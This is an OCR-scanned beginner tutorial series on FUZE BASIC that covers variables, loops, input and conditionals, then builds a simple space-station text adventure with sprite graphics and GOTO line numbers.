
LET THERE BE VARIABLES

We've already looked at assigning some variables in the previous tutorial so let's extend that and see what else we can do with them.

STEP 1 Enter the Program Editor, by pressing the F2 key. Within the Program Editor enter the following, pressing Enter after each line:

```
Let x=10
Print x
```

Now click on the Save button, along the top of the screen and save the program as 'Variables1'. Click the OK button to return to the Editor and the Run button to execute the code.




STEP 2 After clicking Run you drop back into Immediate Mode and the display will output the number 10. To break down this simple code, you've created the variable called X, and you've allocated the value 10 to it. The second line simply prints the current value of X – which is of course, 10.

STEP 3 Press F2 to enter Editor mode and click on New. Now let's expand on the simple code. Enter the following:

```
Let x=10
Let y=20
Let z=30
Print x + y + z
```


Save as 'Variables2' and Run it. You now have the output of 60 on the screen, as you've assigned X, Y and Z with numerical values, and printed the total.



STEP 4 What if we wanted to change the value of a variable? Enter this listing:

```
Let x=10
Let x=x-1
Print x
```


To begin with X equalled 10 but the next line subtracts 1 making it 9, then prints the current value of X. Imagine this as lives in a game, starting with 10 lives, losing 1 and leaving 9 left.



STEP 5 We can extend this further with more commands. Try this:

```
Let x=10
Cycle
Print x
Let x=x-1
Repeat until x=0
Print "Blast Off!"
End
```


This creates a loop that will minus 1 from X until it reaches 0, then prints Blast Off!



STEP 6 Variables can do more than store numbers:

```
Input "Hello, what is your first name? ", f$
Print
Input "Thanks, and what is your surname? ", s$
Cls
Print "Hello "; f$; " "; s$; ". How are you today?"
End
```

The variables f$ and s$ store input from the user, then printed it back to them on the same line.



STEP 7 Conditional statements allow you to make your program do different things depending on the user input. For example:


```
cls
Input "Enter your name: ", name$
If name$="Dave" then
Print "I am sorry "; name$
Print "I am afraid I can't do that"
Else
Print "That is not a problem "; name$
Endif
End
```

Save as 'HAL' and Run.


STEP 8 The code from Step 7 introduced some new commands. First we clear the screen, then ask for user input and store it in the variable name $. Line 3 starts the conditional statement, if the user enters the name 'Dave' then the program will print HAL's 2001 infamous lines. If another name is inputted, then it will print something else.

STEP 9 Programs store all manner of information, retrieving it from memory in different ways:

```
cls
Data "Monday", "Tuesday", "Wednesday"
Data "Thursday", "Friday", "Saturday"
Data "Sunday"
Dim DaysOfWeek$(7)
For DayNo = 1 TO 7 loop
Read DaysOfWeek$(DayNo)
Repeat
For DayNo = 1 TO 7 loop
Print "Day of the week number "; DayNo;
Print " is "; DaysOfWeek$(DayNo)
Repeat
End
```



STEP 10 The code from Step 9 is beginning to look quite complex, using the Data command to store constant data, creating a variable called DaysOfWeek using the Dim command and assigning it an indexed dimension (7). The code then Reads the stored Data, assigns it a variable dimension from 1 to 7 and prints the result.



Coding with FUZE BASIC – Part 2


Moving on from the previous FUZE BASIC tutorial, let's expand everything you've done so far and see if we can apply it to something other than counting numbers or asking for someone's name. In the grand tradition of BASIC programming, let's create a text adventure.

"PALE BULBOUS EYES STARE AT YOU…"

A text adventure game is an ideal genre to explore your BASIC skills in. There are variables, events, user input, counting and if you want, even a few graphics here and there to inject and use.

STEP 1 Enter the Program Editor and begin with a simple clear screen, as it's always a good way to start. What we need to do is set some basic parameters first, so start with the number of lives a player has, for example 3.


```
Cls
Let lives=3
```



STEP 2 Now you can introduce the game and let the player know how many lives they currently have. You can do this by adding the following to the code:

```
Printat (41,0); "You have "; lives; " lives left."
Printat (0,0); "Welcome to Cosmic Adventure!"
```


The printat command will specify a location on the screen to display the text using x,y.



STEP 3 Let's add a way whereby the user is required to press a key to continue, this way you can leave instructions on the screen for an indefinite period:


```
Printat (15,15); "Press the Spacebar to continue…"
While inkey <> 32 cycle
Repeat
```

This prints the message whilst waiting for the specific key to be pressed on the keyboard: the Spacebar.



STEP 4 Now we can start the 'story' part of the adventure:

```
Cls
Print "You awake to find yourself in an airlock
onboard a space station."
Input "There are two buttons in front of you:
Green and Red. Which do you press?", button$
If button$="Red" then
Let lives=lives-1
Print "You just opened the airlock into space. You
are dead!"
Print "You now have ";lives; " lives left."
```



STEP 5 Now add:

```
If lives=0 then goto 25
Print "Press the Spacebar to try again."
While inkey <> 32 cycle
Repeat
Goto 8
Else
Print "The door to the interior of the space
station opens, lucky for you."
```

The Goto command goes to a line number and continues with the code. Here you can use it to start an end of game routine.

```
15 if lives=0 then goto 25
16 Print "Press the Spacebar to try again."
17 while inkey <> 32 cycle
18 repeat
19 goto 8
20 else
21 print "The door to the interior of the space station oper
```


STEP 6 Let's finish this routine off with:

```
Endif
Endif
Goto 29
Print "Sorry, you are dead. End of game. Press
Spacebar to start again."
While inkey <> 32 cycle
Repeat
Goto 1
```

This closes the If statements, then goes to line 29 (if you pressed the Green button) to continue the game, skipping the end of game routine.

```
22 endif
23 endif
24 goto 29
25 print "Sorry, you are dead. End of game. Press Spacebar to start again."
26 while inkey <> 32 cycle
27 repeat
28 goto 1
29
30
```

STEP 7 From line 25 we start the end of game routine as stated on line 15, goto 25. This only works if the variable lives equals 0; the player's lives have run out. It prints a 'sorry you are dead' message and asks to press the Spacebar to start the game all over again from line 1, the goto 1 part.



STEP 8 We can now continue the game from line 29, adding another press the Spacebar routine, followed by a clear screen ready for the next part of the adventure.


```
Print "Press the Spacebar to continue..."
While inkey <> 32 cycle
Repeat
Cls
```

```
29 print "Press the Spacebar to continue..."
30 while inkey <> 32 cycle
31 repeat
32 cls
33
34
```

STEP 9 You can now Save the code, call it Adventure (or something), and Run it from the menu. Whilst it's not the most elegant code you will ever see, it brings in many different elements and shows you what can be done with FUZE BASIC.

```
Adventure.fuze
1 cls
2 let lives=3
3 printat (41,0); "You have ";lives; " lives left."
4 printat (0,0); "Welcome to Cosmic Adventure!"
5 printat (15,15); "Press the Spacebar to continue..."
6 while inkey <> 32 cycle
7 repeat
8 cls
9 print "You awake to find yourself in an airlock onboard a space station."
10 input "There are two buttons in front of you: Green and Red. Which do you press?", button$
11 if button$="Red" then
12 let lives=lives-1
13 print "You just opened the airlock into space. You are dead!"
14 print "You now have ";lives; " lives left."
15 if lives=0 then goto 25
16 Print "Press the Spacebar to try again."
17 while inkey <> 32 cycle
18 repeat
19 goto 8
20 else
21 print "The door to the interior of the space station opens, lucky for you."
22 endif
23 endif
24 goto 29
25 print "Sorry, you are dead. End of game. Press Spacebar to start again."
26 while inkey <> 32 cycle
27 repeat
28 goto 1
29 print "Press the Spacebar to continue..."
30 while inkey <> 32 cycle
31 repeat
32 cls
33
34
```

STEP 10 Before you continue with the adventure, and map the fate of our reluctant space hero, we're going to improve our code with some graphics. FUZE BASIC has some great graphical commands at its disposal, along with some other useful and interesting extras.



Coding with FUZE BASIC – Part 3

The last tutorial had you creating the foundations for a text-based adventure game. While it works perfectly fine, it would be nice to include some graphics and maybe a few other elements to have it stand out from the usual BASIC programs.

ADDING GRAPHICS

FUZE BASIC employs a variety of different commands to display graphics, either drawn on the screen or by displaying an image file.

STEP 1 You're going to start by making the game full screen, then adding an appropriate image that sets the theme of the adventure. From line 2 press Enter, to create a new line 3, and type in the following:

```
Fullscreen=1
Spriteindex=newsprite(1)
Earth$="planetEarth.png"
Loadsprite (earth$, spriteindex, 0)
Plotsprite (spriteindex, 200, 200, 0)
```

```
Adventure.fuze
1 cls
2 let lives=3
3 fullscreen=1
4 spriteindex=newsprite(1)
5 earth$="planetEarth.png"
6 loadsprite (earth$, spriteindex, 0)
7 plotsprite (spriteindex, 200, 200, 0)
```

STEP 2 The code from Step 1 will import and display an image of the Earth; the image itself is already available in the /Desktop/fuze-basic/extras/images folder. It's now classed as a sprite and can be manipulated through the various graphical commands of FUZE BASIC. Any unique images you want to include should be copied to this folder to add to your game.

STEP 3 Now create a new line 13, by getting the cursor to the end of line 12 and pressing Enter. For the new line, type in:

```
Hidesprite (spriteindex)
```

This command will remove the image from the screen, allowing you to include a new image for the next step in the game.

```
10 printat (15,15); "Press the Spacebar to continue..."
11 while inkey <> 32 cycle
12 repeat
13 hidesprite (spriteindex)
14 cls
15 print "You awake to find yourself in an airlock onboard a space station."
```

STEP 4 You may need to source your own images for your game. In our example, we found an image of red and green buttons and copied to the /Desktop/fuze-basic/extras/images folder. Now we need to add it to our code from line 15:

```
buttons$="buttons.png"
loadsprite (buttons$, spriteindex, 0)
plotsprite (spriteindex, 300, 400, 0)
```

Make sure the image is called before the Input command!

```
14 cls
15 print "You awake to find yourself in an airlock onboard a space station."
16 buttons$="buttons.png"
17 loadsprite (buttons$, spriteindex, 0)
18 plotsprite (spriteindex, 300, 400, 0)
19 Input "There are two buttons in front of you: Green and Red. Which do you press?", button$
20 if button$="Red" then
```

STEP 5 Continuing, we can use images of the interior of the ISS if the Green button is pressed. Download the image, put it in the images folder, name it ISS.png and call it from the code whilst hidesprite hides the previous image.

```
Hidesprite (spriteindex)
U;date
Print "The door to space station opens.."
ISS$="ISS.png"
Loadsprite (ISS$, spriteindex, 0)
Plotsprite (spriteindex, 200, 200, 0)
```

STEP 6 By now your code is getting quite hefty. Don't forget that with each new line you're entering, the original Goto values will be different. It's best to return to the code and update the lines where Goto is referenced.

```
 1 CLS
 2 LET lives = 3
 3 FULLSCREEN = 1
 4 spriteindex = newSprite (1)
 5 earth$ = "planetEarth.png"
 6 loadSprite (earth$, spriteindex, 0)
 7 plotSprite (spriteindex, 200, 200, 0)
 8 printAt (41, 0);  "You have ";  lives;  " lives left."
 9 printAt (0, 0);  "Welcome to Cosmic Adventure!"
10 printAt (15, 15);  "Press the Spacebar to continue..."
11 WHILE INKEY <> 32 LOOP
12 REPEAT
13 hideSprite (spriteindex)
14 CLS
15 PRINT "You awake to find yourself in an airlock onboard a space station."
16 buttons$ = "buttons.png"
17 loadSprite (buttons$, spriteindex, 0)
18 plotSprite (spriteindex, 300, 400, 0)
19 INPUT "There are two buttons in front of you: Green and Red. Which do you press?", button$
20 IF button$ = "Red" THEN
21   LET lives = lives - 1
22   PRINT "You just opened the airlock into space. You are dead!"
23   PRINT "You now have ";  lives;  " lives left."
24   IF lives = 0 THEN GOTO 39
25   PRINT "Press the Spacebar to try again."
26   WHILE INKEY <> 32 LOOP
27   REPEAT
28   GOTO 13
29 ELSE
30   hideSprite (spriteindex)
31   UPDATE
32   PRINT "The door to the interior of the space station opens, lucky for you."
33   ISS$ = "ISS.png"
34   loadSprite (ISS$, spriteindex, 0)
35   plotSprite (spriteindex, 200, 200, 0)
36 ENDIF
37#ENDIF
38 GOTO 43
39 PRINT "Sorry, you are dead. End of game. Press Spacebar to start again."
40 WHILE INKEY <> 32 LOOP
41 REPEAT
42 GOTO 1
43 PRINT "Press the Spacebar to continue..."
44 WHILE INKEY <> 32 LOOP
45 REPEAT
46 CLS
```

STEP 7 Additionally we can add an image for the End of Game routine and insert the code from line 39:

